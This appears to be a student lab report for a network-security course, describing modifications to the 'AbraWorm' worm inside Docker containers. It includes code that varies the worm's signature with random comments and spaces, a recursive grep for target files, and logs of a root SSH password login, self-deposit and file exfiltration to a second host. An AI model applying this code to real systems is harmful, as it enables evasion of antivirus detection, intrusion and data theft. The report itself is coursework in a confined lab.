
Task 2:

For this task I modified the code below the line - " # Now deposit a copy of AbraWorm.py at the target host: ". The code snippet is given below.




```
# Now deposit a copy of AbraWorm.py at the target host:

file = open(sys.argv[0],'r')
all_lines = file.readlines()
file.close()
num_lines = all_lines.__len__()
for i in range(7):
    line1 = random.randint(0, num_lines - 2)
    rand_size = random.randint(10, 20)
    random_string = '#' + generate_random_string(rand_size) + '\n'
    all_lines = all_lines[:line1+1] + [random_string] + all_lines[line1+1:]

num_lines = all_lines.__len__()

for i in range(13):
    line1 = random.randint(0, num_lines - 1)
    rand_size = random.randint(5, 10)
    line = all_lines[line1]
    random_line_with_spaces = line + ' ' * rand_size + '\n'
    all_lines[line1] = random_line_with_spaces

file = open('AbraWorm.py', 'w')
file.writelines(all_lines)
file.close()
scpcon.put('AbraWorm.py')
print("\n\nAbraWorm.py deposited at the target host\n")
scpcon.close()
os.remove('AbraWorm.py')
```

Here, to have different signatures of the worm in each machine, I added 7 random strings in between two randomly chosen lines of the source code file and all of the lines are comments. Also, in 13 randomly chosen lines I added random numbers of spaces between 5 to 10 inclusive. Both these techniques keep the logic indifferent and the worm works as it does in any other machines. Below the working example’s screenshots are provided.



```
seed@CSE406:~/Offline-Malware-Jan23/Network-Security/Offline2/Code$ python3 1805051_2.py

Trying password mypassword for user root at IP address: 172.17.0.2


connected



output of 'ls' command: ['file1.foo\n']
Debug

files of interest at the target: [b'.bash_history', b'file1.foo']


AbraWorm.py deposited at the target host


Will now try to exfiltrate the files


connected to exhiltration host

seed@CSE406:~/Offline-Malware-Jan23/Network-Security/Offline2/Code$ ls
1805051_1.py  1805051_2.py  1805051_3.py  AbraWorm.pl  FooVirus.pl  file1.foo
seed@CSE406:~/Offline-Malware-Jan23/Network-Security/Offline2/Code$
```

Worm is run from local machine and installed itself in remote machine “container1” and the files containing the string “abracadabra” are being exfiltrated to another remote machine “container2”.




```
seed@CSE406:~/Offline-Malware-Jan23/Network-Security/Offline2/Code$ ls
1805051_1.py  1805051_2.py  1805051_3.py  AbraWorm.pl  FooVirus.pl  file1.foo
seed@CSE406:~/Offline-Malware-Jan23/Network-Security/Offline2/Code$ docksh 16
root@16b5d3dc9242:/# cd ~
root@16b5d3dc9242:~# ls
AbraWorm.py  file1.foo
root@16b5d3dc9242:~# exit
seed@CSE406:~/Offline-Malware-Jan23/Network-Security/Offline2/Code$ docksh 02
root@02a41930b2b9:/# cd ~
root@02a41930b2b9:~# ls
file1.foo
root@02a41930b2b9:~# cat file1.foo
abracadabra
root@02a41930b2b9:~#
```

AbraWorm is installed in the remote machine1 and the file “file1.foo” is exfiltrated to machine2. Also the signature of the file AbraWorm.py is different than the one in the local machine.


Task 3:

For task 3, I changed the cmd variable inside the infinite while loop of the code for task 2. Also in the last if clause of the loop I used “os.path.basename(filename)” to exfiltrate the files that contain “abracadabra” in a designated machine. The code snippets are given below.



```
cmd = "grep -rl abracadabra ."
```


This command searches the directory for the target files recursively.



```
for filename in files_of_interest_at_target:
    scpcon.put(os.path.basename(filename))
scpcon.close()
```


This method gets the base name from the full path of the file name and installs it in the remote machine

Below the screenshots of a working example are given.




```
seed@CSE406:~/Offline-Malware-Jan23/Network-Security/Offline2/Code$ python3 1805051_3.py

Trying password mypassword for user root at IP address: 172.17.0.2


connected



output of 'ls' command: ['dir1\n', 'dir2\n', 'file1.foo\n']

files of interest at the target: [b'./dir2/file3.foo', b'./.bash_history', b'./dir1/file2.foo', b'./file1.foo']


AbraWorm.py deposited at the target host


Will now try to exfiltrate the files


connected to exhiltration host
```

First time the worm is run from the local machine. Affects the remote machine 1. Machine 1 has 2 sub-directories in the root directory named dir1 and dir2 that contains file2.foo and file3.foo respectively with content “abracadabra”. Also, in the root directory a file named file1.foo is present it also contains “abracadabra”. So, these 3 files will be exfiltrated to remote machine 2 and AbraWorm.py will be installed in machine1.



```
seed@CSE406:~/Offline-Malware-Jan23/Network-Security/Offline2/Code$ docksh 02
root@02a41930b2b9:/# cd ~
root@02a41930b2b9:~# ls
file1.foo  file2.foo  file3.foo
root@02a41930b2b9:~# 
```

Target files are exfiltrated to a designated machine.



```
seed@CSE406:~/Offline-Malware-Jan23/Network-Security/Offline2/Code$ docksh 16
\\root@16b5d3dc9242:/# ls
bin  boot  dev  etc  file1.foo  home  lib  lib64  media  mnt  opt  proc  root  run  sbin  srv  sys  tmp  usr  var
root@16b5d3dc9242:/# cd ~
root@16b5d3dc9242:~# ls
AbraWorm.py  dir1  dir2  file1.foo
root@16b5d3dc9242:~# 
```

AbraWorm is mounted in the target machine (machine1).

Note: All the examples were carried out in debug mode for demonstration purpose.